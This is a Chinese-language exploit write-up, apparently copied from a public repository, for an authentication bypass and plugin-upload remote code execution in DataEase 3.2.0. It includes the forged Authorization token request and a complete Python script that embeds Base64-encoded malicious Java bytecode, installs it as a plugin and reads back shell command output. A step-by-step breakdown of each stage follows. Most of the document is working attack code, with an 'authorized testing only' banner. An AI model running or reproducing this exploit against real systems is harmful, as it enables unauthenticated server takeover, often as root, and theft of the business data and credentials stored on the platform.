目录
https://gitee.com/mhtsec/dataease-3.2.0-exploit
DataEase3.2.0 是飞致云(FIT2CLOUD)开源的数据分析与可视化 BI 平台,广泛部署于政企、金融、制造等行业的内网环境,通常承载数据大屏、仪表板、数据集、数据源与定时报告等核心业务,平台上汇聚了大量业务数据与数据源连接凭据。
本次漏洞位于其认证与插件管理模块。其身份认证机制对访问令牌的校验不完整,攻击者可构造特制令牌绕过认证;插件安装与更新接口未对操作者实施足够的权限约束,且对插件内容缺少完整性校验。攻击者可借此向目标系统投放并加载恶意插件,在插件加载过程中触发任意代码执行,最终以 DataEase 服务进程权限控制服务器。
利用前置条件:无需任何有效账号

向 /de2api/login/platformLogin/1 发起请求,该接口在认证白名单中,且无条件信任 Authorization 头中的 Base64 JSON。
构造请求:
httpPOST /de2api/login/platformLogin/1 HTTP/1.1
Host: <target>:8100
Authorization: <Base64编码的JSON>
Content-Type: application/json
Authorization 头中的 JSON 内容:
json{
  "preferred_username": "任意用户名",
  "name": "显示名称",
  "email": "user@example.com"
}
将该 JSON 进行 Base64 编码后填入 Authorization 头。服务端会:
-
按 preferred_username 查找用户,不存在则自动创建一个普通角色用户;
-
返回一个合法的 JWT Token。
后面要生成恶意jar,这里直接用官方exp了
py#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
DataEase 3.2.0 - authentication bypass + plugin upload RCE (authorized testing only)

Chain:
  1. POST /de2api/login/platformLogin/1 with a forged Authorization header
     (Base64 JSON, preferred_username) -> valid token, no account/password.
  2. POST /de2api/plugin/install with that token and a generated JAR.
  3. The plugin's static initializer runs a shell command as the DataEase
     process user (usually root) and writes the output to a .svg static file.
  4. GET /de2api/static-resource/<name>.svg with the token -> command output.

Requires: Python 3.9+. No JDK/javac is required: the plugin class is embedded
in this script and packaged into a JAR at runtime.
"""

import argparse
import base64
import json
import os
import random
import re
import shutil
import ssl
import string
import sys
import tempfile
import time
import urllib.error
import urllib.request
import zipfile

# Precompiled with JDK 17 target (class file version 61), compatible with the
# DataEase 3.2.0 JRE. It reads cmd.txt from its own JAR:
#   line 1: output filename
#   line 2..N: shell command
EXP_PLUGIN_CLASS_B64 = """yv66vgAAAD0AowoAAgADBwAEDAAFAAYBABBqYXZhL2xhbmcvT2JqZWN0AQAGPGluaXQ+AQADKClW
BwAIAQAnaW8vZGF0YWVhc2UvcGx1Z2lucy92by9EYXRhRWFzZVBsdWdpblZPCgAHAAMJAAsADAcA
DQwADgAPAQANcG9jL0V4cFBsdWdpbgEABE5BTUUBABJMamF2YS9sYW5nL1N0cmluZzsKAAcAEQwA
EgATAQAHc2V0TmFtZQEAFShMamF2YS9sYW5nL1N0cmluZzspVgoABwAVDAAWABMBAA1zZXRNb2R1
bGVOYW1lCAAYAQAKZGF0YXNvdXJjZQoABwAaDAAbABMBAAdzZXRGbGFnCAAdAQAFMS4wLjAKAAcA
HwwAIAATAQAKc2V0VmVyc2lvbggAIgEABTMuMi4wCgAHACQMACUAEwEAEXNldFJlcXVpcmVWZXJz
aW9uCAAnAQADY3RmCgAHACkMACoAEwEADHNldERldmVsb3BlcggALAEAAAoABwAuDAAvABMBAAdz
ZXRJY29uCAAxAQACe30KAAcAMwwANAATAQAJc2V0Q29uZmlnCAA2AQAKZXhwLXBsdWdpbggAOAEA
CC9jbWQudHh0CgA6ADsHADwMAD0APgEAD2phdmEvbGFuZy9DbGFzcwEAE2dldFJlc291cmNlQXNT
dHJlYW0BACkoTGphdmEvbGFuZy9TdHJpbmc7KUxqYXZhL2lvL0lucHV0U3RyZWFtOwcAQAEAFmph
dmEvaW8vQnVmZmVyZWRSZWFkZXIHAEIBABlqYXZhL2lvL0lucHV0U3RyZWFtUmVhZGVyCQBEAEUH
AEYMAEcASAEAIWphdmEvbmlvL2NoYXJzZXQvU3RhbmRhcmRDaGFyc2V0cwEABVVURl84AQAaTGph
dmEvbmlvL2NoYXJzZXQvQ2hhcnNldDsKAEEASgwABQBLAQAyKExqYXZhL2lvL0lucHV0U3RyZWFt
O0xqYXZhL25pby9jaGFyc2V0L0NoYXJzZXQ7KVYKAD8ATQwABQBOAQATKExqYXZhL2lvL1JlYWRl
cjspVgoAPwBQDABRAFIBAAhyZWFkTGluZQEAFCgpTGphdmEvbGFuZy9TdHJpbmc7CABUAQAELnN2
ZwoAVgBXBwBYDABZAFoBABBqYXZhL2xhbmcvU3RyaW5nAQAHcmVwbGFjZQEARChMamF2YS9sYW5n
L0NoYXJTZXF1ZW5jZTtMamF2YS9sYW5nL0NoYXJTZXF1ZW5jZTspTGphdmEvbGFuZy9TdHJpbmc7
EgAAAFwMAF0AXgEAF21ha2VDb25jYXRXaXRoQ29uc3RhbnRzAQAmKExqYXZhL2xhbmcvU3RyaW5n
OylMamF2YS9sYW5nL1N0cmluZzsHAGABABdqYXZhL2xhbmcvU3RyaW5nQnVpbGRlcgoAXwADCgBf
AGMMAGQAZQEABmFwcGVuZAEALShMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9TdHJpbmdC
dWlsZGVyOwoAXwBnDABkAGgBABwoQylMamF2YS9sYW5nL1N0cmluZ0J1aWxkZXI7CgA/AGoMAGsA
BgEABWNsb3NlCABtAQAlL29wdC9kYXRhZWFzZTMuMC9kYXRhL3N0YXRpYy1yZXNvdXJjZQoAXwBv
DABwAFIBAAh0b1N0cmluZxIAAQByDABdAHMBALYoTGphdmEvbGFuZy9TdHJpbmc7TGphdmEvbGFu
Zy9TdHJpbmc7TGphdmEvbGFuZy9TdHJpbmc7TGphdmEvbGFuZy9TdHJpbmc7TGphdmEvbGFuZy9T
dHJpbmc7TGphdmEvbGFuZy9TdHJpbmc7TGphdmEvbGFuZy9TdHJpbmc7TGphdmEvbGFuZy9TdHJp
bmc7TGphdmEvbGFuZy9TdHJpbmc7KUxqYXZhL2xhbmcvU3RyaW5nOwoAdQB2BwB3DAB4AHkBABFq
YXZhL2xhbmcvUnVudGltZQEACmdldFJ1bnRpbWUBABUoKUxqYXZhL2xhbmcvUnVudGltZTsIAHsB
AAcvYmluL3NoCAB9AQACLWMKAHUAfwwAgACBAQAEZXhlYwEAKChbTGphdmEvbGFuZy9TdHJpbmc7
KUxqYXZhL2xhbmcvUHJvY2VzczsHAIMBABNqYXZhL2xhbmcvVGhyb3dhYmxlBwCFAQAraW8vZGF0
YWVhc2UvcGx1Z2lucy90ZW1wbGF0ZS9EYXRhRWFzZVBsdWdpbgEABENvZGUBAA9MaW5lTnVtYmVy
VGFibGUBAApsb2FkUGx1Z2luAQAMdW5sb2FkUGx1Z2luAQANZ2V0UGx1Z2luSW5mbwEAKygpTGlv
L2RhdGFlYXNlL3BsdWdpbnMvdm8vRGF0YUVhc2VQbHVnaW5WTzsBAAg8Y2xpbml0PgEADVN0YWNr
TWFwVGFibGUHAI8BABNqYXZhL2lvL0lucHV0U3RyZWFtAQAKU291cmNlRmlsZQEADkV4cFBsdWdp
bi5qYXZhAQAQQm9vdHN0cmFwTWV0aG9kcwgAlAEADGV4cC1wbHVnaW4tAQgAlgEANSggASApID4g
AS8uAS50bXAgMj4mMTsgbXYgAS8uAS50bXAgAS8BOyBjaG1vZCA2NDQgAS8BDwYAmAoAmQCaBwCb
DABdAJwBACRqYXZhL2xhbmcvaW52b2tlL1N0cmluZ0NvbmNhdEZhY3RvcnkBAJgoTGphdmEvbGFu
Zy9pbnZva2UvTWV0aG9kSGFuZGxlcyRMb29rdXA7TGphdmEvbGFuZy9TdHJpbmc7TGphdmEvbGFu
Zy9pbnZva2UvTWV0aG9kVHlwZTtMamF2YS9sYW5nL1N0cmluZztbTGphdmEvbGFuZy9PYmplY3Q7
KUxqYXZhL2xhbmcvaW52b2tlL0NhbGxTaXRlOwEADElubmVyQ2xhc3NlcwcAnwEAJWphdmEvbGFu
Zy9pbnZva2UvTWV0aG9kSGFuZGxlcyRMb29rdXAHAKEBAB5qYXZhL2xhbmcvaW52b2tlL01ldGhv
ZEhhbmRsZXMBAAZMb29rdXAAIQALAAIAAQCEAAEACgAOAA8AAAAFAAEABQAGAAEAhgAAAB0AAQAB
AAAABSq3AAGxAAAAAQCHAAAABgABAAAACwABAIgABgABAIYAAAAZAAAAAQAAAAGxAAAAAQCHAAAA
BgABAAAAJQABAIkABgABAIYAAAAZAAAAAQAAAAGxAAAAAQCHAAAABgABAAAAJgABAIoAiwABAIYA
AAB4AAIAAgAAADy7AAdZtwAJTCuyAAq2ABArsgAKtgAUKxIXtgAZKxIctgAeKxIhtgAjKxImtgAo
KxIrtgAtKxIwtgAyK7AAAAABAIcAAAAqAAoAAAAqAAgAKwAPACwAFgAtABwALgAiAC8AKAAwAC4A
MQA0ADIAOgAzAAgAjAAGAAEAhgAAASEACQAHAAAAmBI1swAKEgsSN7YAOUsqxgCFuwA/WbsAQVkq
sgBDtwBJtwBMTCu2AE9NLBJTEiu2AFW6AFsAALMACrsAX1m3AGFOK7YAT1k6BMYAEi0ZBLYAYhAK
tgBmV6f/6iu2AGkSbDoFLbYAbhkFLBkFLBkFLBkFLLoAcQAAOga4AHQGvQBWWQMSelNZBBJ8U1kF
GQZTtgB+V6cABEuxAAEABQCTAJYAggACAIcAAABCABAAAAAMAAUAEAANABEAEQASACQAEwApABQA
OQAVAEEAFwBLABgAWgAaAF4AGwBiABwAeQAfAJMAIgCWACEAlwAjAI0AAAAnAAX/AEEABAcAjgcA
PwcAVgcAXwAA/AAYBwBW/wA4AAAAAEIHAIIAAAMAkAAAAAIAkQCSAAAADgACAJcAAQCTAJcAAQCV
AJ0AAAAKAAEAngCgAKIAGQ=="""

BANNER = r"""
  DataEase 3.2.0 - platformLogin bypass + plugin RCE
  For authorized security testing only.
"""


def rand_text(n=8):
    return "".join(random.choice(string.ascii_lowercase + string.digits) for _ in range(n))


def build_payload(cmd, out_name):
    """Package the embedded plugin class and cmd.txt into a JAR."""
    work = tempfile.mkdtemp(prefix="de-exp-")
    jar_path = os.path.join(work, "exp-plugin.jar")
    try:
        with zipfile.ZipFile(jar_path, "w", zipfile.ZIP_DEFLATED) as z:
            z.writestr("META-INF/MANIFEST.MF", "Manifest-Version: 1.0\r\n\r\n")
            z.writestr("poc/ExpPlugin.class", base64.b64decode(EXP_PLUGIN_CLASS_B64))
            z.writestr("cmd.txt", out_name + "\n" + cmd + "\n")
    except Exception:
        shutil.rmtree(work, ignore_errors=True)
        raise
    return jar_path, work


def http_request(url, data=None, headers=None, method=None, timeout=15, insecure=False):
    ctx = ssl._create_unverified_context() if insecure else None
    req = urllib.request.Request(url, data=data, headers=headers or {}, method=method)
    try:
        with urllib.request.urlopen(req, timeout=timeout, context=ctx) as resp:
            return resp.status, resp.read()
    except urllib.error.HTTPError as e:
        return e.code, e.read()
    except Exception as e:
        return 0, str(e).encode("utf-8", "replace")


def parse_json(body):
    try:
        return json.loads(body.decode("utf-8", "replace"))
    except Exception:
        return None


def get_token(base, user, timeout, insecure):
    payload = {
        "preferred_username": user,
        "name": user,
        "email": f"{user}@ldap.local",
    }
    auth = base64.b64encode(json.dumps(payload, ensure_ascii=False).encode()).decode()
    status, body = http_request(
        base + "/de2api/login/platformLogin/1",
        data=b"",
        headers={"Authorization": auth, "Content-Type": "application/json"},
        method="POST",
        timeout=timeout,
        insecure=insecure,
    )
    data = parse_json(body)
    if status != 200 or not isinstance(data, dict):
        raise RuntimeError(f"platformLogin failed: HTTP {status}: {body[:300]!r}")
    if data.get("code") != 0:
        msg = data.get("msg", "")
        if data.get("code") == 60003 or "许可证" in str(msg) or "license" in str(msg).lower():
            raise RuntimeError(
                "platformLogin is blocked by @XpackResource (missing license); "
                "use an enterprise/licensed 3.2.0 target"
            )
        raise RuntimeError(f"platformLogin returned: {data}")
    token = (data.get("data") or {}).get("token")
    if not token:
        raise RuntimeError(f"platformLogin returned no token: {data}")
    return token


def upload_plugin(base, token, jar_path, filename, timeout, insecure):
    boundary = "----DataEaseExp" + rand_text(16)
    with open(jar_path, "rb") as f:
        jar_data = f.read()
    body = (
        f"--{boundary}\r\n"
        f'Content-Disposition: form-data; name="file"; filename="{filename}"\r\n'
        f"Content-Type: application/java-archive\r\n\r\n"
    ).encode() + jar_data + f"\r\n--{boundary}--\r\n".encode()
    status, resp = http_request(
        base + "/de2api/plugin/install",
        data=body,
        headers={
            "X-DE-TOKEN": token,
            "Content-Type": f"multipart/form-data; boundary={boundary}",
        },
        method="POST",
        timeout=timeout,
        insecure=insecure,
    )
    data = parse_json(resp)
    if status != 200 or not isinstance(data, dict) or data.get("code") != 0:
        raise RuntimeError(f"plugin install failed: HTTP {status}: {resp[:500]!r}")
    return data


def fetch_output(base, token, out_name, timeout, insecure, wait):
    url = base + "/de2api/static-resource/" + out_name
    deadline = time.time() + timeout
    time.sleep(wait)
    last = None
    while time.time() < deadline:
        status, body = http_request(
            url,
            headers={"X-DE-TOKEN": token},
            timeout=timeout,
            insecure=insecure,
        )
        last = (status, body)
        if status == 200:
            return body
        if status in (401, 403):
            raise RuntimeError(f"static resource auth failed: HTTP {status}: {body[:200]!r}")
        time.sleep(1)
    raise RuntimeError(f"command output not found at {url}: HTTP {last[0] if last else '?'}")


def main():
    print(BANNER)
    ap = argparse.ArgumentParser(
        description="DataEase 3.2.0 platformLogin auth bypass + plugin RCE",
        formatter_class=argparse.RawDescriptionHelpFormatter,
        epilog=(
            "examples:\n"
            "  python3 exp.py -u http://target:8100\n"
            "  python3 exp.py -u http://target:8100 -c 'id; pwd; cat /etc/hostname'\n"
            "  python3 exp.py -u http://target:8100 -c 'cat /flag' --timeout 30\n"
        ),
    )
    ap.add_argument("-u", "--url", required=True, help="target base URL, e.g. http://host:8100")
    ap.add_argument("-c", "--cmd", default="cat /flag", help="shell command to run (default: cat /flag)")
    ap.add_argument("--user", default=None, help="preferred_username (default: random)")
    ap.add_argument("--out", default=None, help="static output filename, must end in .svg")
    ap.add_argument("--jar", default=None, help="use a prebuilt JAR instead of the embedded plugin")
    ap.add_argument("--timeout", type=int, default=15, help="HTTP/output wait timeout in seconds (default 15)")
    ap.add_argument("--wait", type=float, default=2.0, help="initial wait after install (default 2s)")
    ap.add_argument("--insecure", action="store_true", help="skip TLS certificate verification")
    ap.add_argument("--keep", action="store_true", help="keep the generated JAR directory")
    ap.add_argument("-v", "--verbose", action="store_true", help="print raw responses")
    args = ap.parse_args()

    base = args.url.rstrip("/")
    if not base.startswith(("http://", "https://")):
        ap.error("--url must start with http:// or https://")

    user = args.user or ("exp_" + rand_text(8))
    if args.jar:
        jar_path = os.path.abspath(args.jar)
        if not os.path.isfile(jar_path):
            ap.error(f"JAR not found: {jar_path}")
        out_name = args.out or "exp_out.svg"
        if not re.fullmatch(r"[A-Za-z0-9._-]+\.svg", out_name):
            ap.error(r"--out must match [A-Za-z0-9._-]+\.svg")
        work = None
        print("[*] using prebuilt JAR; it must write to "
              f"/opt/dataease3.0/data/static-resource/{out_name}")
    else:
        out_name = args.out or ("exp_" + rand_text(8) + ".svg")
        if not re.fullmatch(r"[A-Za-z0-9._-]+\.svg", out_name):
            ap.error(r"--out must match [A-Za-z0-9._-]+\.svg")
        print("[*] packaging plugin JAR (embedded class, no JDK required) ...")
        try:
            jar_path, work = build_payload(args.cmd, out_name)
        except Exception as e:
            ap.error(str(e))

    print(f"[*] target: {base}")
    print(f"[*] username: {user}")
    try:
        token = get_token(base, user, args.timeout, args.insecure)
        print(f"[*] token: {token[:32]}...")
        data = upload_plugin(base, token, jar_path, f"exp-plugin-{rand_text(8)}.jar", args.timeout, args.insecure)
        if args.verbose:
            print("[*] install response:", json.dumps(data, ensure_ascii=False))
        print("[*] plugin installed; waiting for command output ...")
        output = fetch_output(base, token, out_name, args.timeout, args.insecure, args.wait)
        print("\n===== command output =====")
        sys.stdout.write(output.decode("utf-8", "replace"))
        if not output.endswith(b"\n"):
            print()
        print("==========================")
    except Exception as e:
        print(f"[-] {e}", file=sys.stderr)
        return 1
    finally:
        if not args.jar:
            if args.keep and 'work' in locals() and work:
                print(f"[*] build dir kept: {work}")
            elif 'work' in locals() and work:
                shutil.rmtree(work, ignore_errors=True)
    return 0


if __name__ == "__main__":
    sys.exit(main())

原理 获取 Token 之后的流程,核心是 “打包一个恶意插件 JAR → 上传 → 服务端加载时触发静态代码块 → 命令输出写到静态目录 → 带 Token 读回来”。下面按脚本里的函数顺序拆解原理。
📦 1. build_payload():用 Python 现场“造”一个恶意 JAR
这一步不需要 JDK,因为恶意类的字节码已经以 Base64 硬编码在脚本里(EXP_PLUGIN_CLASS_B64)。
pythonwith zipfile.ZipFile(jar_path, "w", zipfile.ZIP_DEFLATED) as z:
    z.writestr("META-INF/MANIFEST.MF", "Manifest-Version: 1.0\r\n\r\n")
    z.writestr("poc/ExpPlugin.class", base64.b64decode(EXP_PLUGIN_CLASS_B64))
    z.writestr("cmd.txt", out_name + "\n" + cmd + "\n")
JAR 里只有三样东西:
META-INF/MANIFEST.MF:标准清单,让 ZIP 被识别为 JAR。poc/ExpPlugin.class:预先编译好的恶意插件类,实现了io.dataease.plugins.template.DataEasePlugin接口。cmd.txt:两行文本,第一行是输出文件名(如exp_xxx.svg),第二行起是要执行的 shell 命令。这是脚本把用户-c参数传进插件的方式——因为类已经编译死,不能再改常量,只能通过资源文件读参数。
注意它故意不打包 DataEasePlugin / DataEasePluginVO 这些接口和 VO 的桩类。这样插件类在被加载时,会由 DataEase 自己的父类加载器去解析这些类型,保证接口签名完全匹配,isAssignableFrom 判断能通过。
📤 2. upload_plugin():带 Token 上传 JAR
手工拼 multipart/form-data,POST 到 /de2api/plugin/install,请求头带 X-DE-TOKEN:
pythonbody = (
    f"--{boundary}\r\n"
    f'Content-Disposition: form-data; name="file"; filename="{filename}"\r\n'
    f"Content-Type: application/java-archive\r\n\r\n"
).encode() + jar_data + f"\r\n--{boundary}--\r\n".encode()
服务端进入 PluginApi.install(MultipartFile file)。这里对应 README 审计里的两个缺陷:
@DePermit("m:manage")在非 APISIX 直连部署的应用侧没有 AOP 执行器,所以第 1 步自动创建的普通用户 Token 也能调用。XpackBba.install只做文件名合法性检查(挡../、/、\),没有签名/哈希校验,JAR 原样落盘到data/plugin目录。
💣 3. 服务端加载:newInstance() 触发静态代码块(真正的 RCE 点)
落盘后,XpackBfa 立即用 URLClassLoader 加载这个 JAR:
javaURLClassLoader cl = new URLClassLoader(new URL[]{jar.toURI().toURL()}, ctx);
for (JarEntry e : jar.entries()) {
    if (!e.getName().endsWith(".class")) continue;
    Class<?> c = cl.loadClass(...);
    if (!DataEasePlugin.class.isAssignableFrom(c)) continue;
    DataEasePlugin p = (DataEasePlugin) c.newInstance();  // ← 静态代码块在这里执行
    p.getPluginInfo();
    p.loadPlugin();
}
关键点:newInstance() 会先执行类的 <clinit>(静态初始化块),早于任何业务方法调用。也就是说,只要类被实例化,攻击代码就跑了,根本不需要等 loadPlugin() 被调用。
ExpPlugin 的静态代码块逻辑(从字节码反推):
- 用
getResourceAsStream("/cmd.txt")从自己所在的 JAR 里读cmd.txt。 - 第一行是输出文件名
out_name,第二行起拼成 shell 命令。 - 拼出最终命令,大意是:
( <cmd> ) > /opt/dataease3.0/data/static-resource/<out_name> 2>&1 mv /opt/dataease3.0/data/static-resource/<out_name> /opt/dataease3.0/data/static-resource/<out_name>.tmp mv /opt/dataease3.0/data/static-resource/<out_name>.tmp /opt/dataease3.0/data/static-resource/<out_name> chmod 644 /opt/dataease3.0/data/static-resource/<out_name>mv,是为了原子化写入——避免脚本在命令还没执行完时就读到半截文件。 Runtime.getRuntime().exec(new String[]{"/bin/sh", "-c", cmd})执行。
因为插件在 DataEase 主进程里加载,所以命令以 DataEase 进程用户执行,通常就是 root。
📖 4. fetch_output():带 Token 读回显
命令输出被写到 /opt/dataease3.0/data/static-resource/,这个目录就是 Web 的静态资源根。脚本轮询:
pythonurl = base + "/de2api/static-resource/" + out_name
status, body = http_request(url, headers={"X-DE-TOKEN": token}, ...)
几个设计细节:
- 为什么用
.svg:静态资源拦截器只放行图片扩展名,.svg是文本格式的图片,内容可以随便写,所以拿它当“文本回显文件”最方便。 - 为什么要带
X-DE-TOKEN:/de2api/static-resource/**不在白名单里,读取时仍然要过认证。脚本把上一步的 token 复用过来。 - 为什么先
sleep(wait)再轮询:插件安装接口返回时,静态块可能刚触发、命令还没跑完。默认等 2 秒,然后每秒重试一次,直到 200 或超时。 - 401/403 直接抛错:说明 token 失效或路径不对,不再无意义轮询。
🔗 整条链的因果关系
| 脚本步骤 | 服务端对应行为 | 缺陷根因 |
|---|---|---|
get_token() | platformLogin 自动建用户、签 Token | 白名单 + 无条件信任 Authorization 头 |
build_payload() | 无 | 攻击者本地构造,无需 JDK |
upload_plugin() | PluginApi.install 落盘 JAR | @DePermit 应用侧不执行 + 无签名校验 |
服务端 newInstance() | XpackBfa 加载并实例化 | 安装即加载,静态块先于业务逻辑执行 |
静态块 exec() | 以服务进程权限跑命令 | 插件在主进程 ClassLoader 内,无隔离 |
fetch_output() | 读 static-resource/*.svg | 静态目录可写且可 Web 读取 |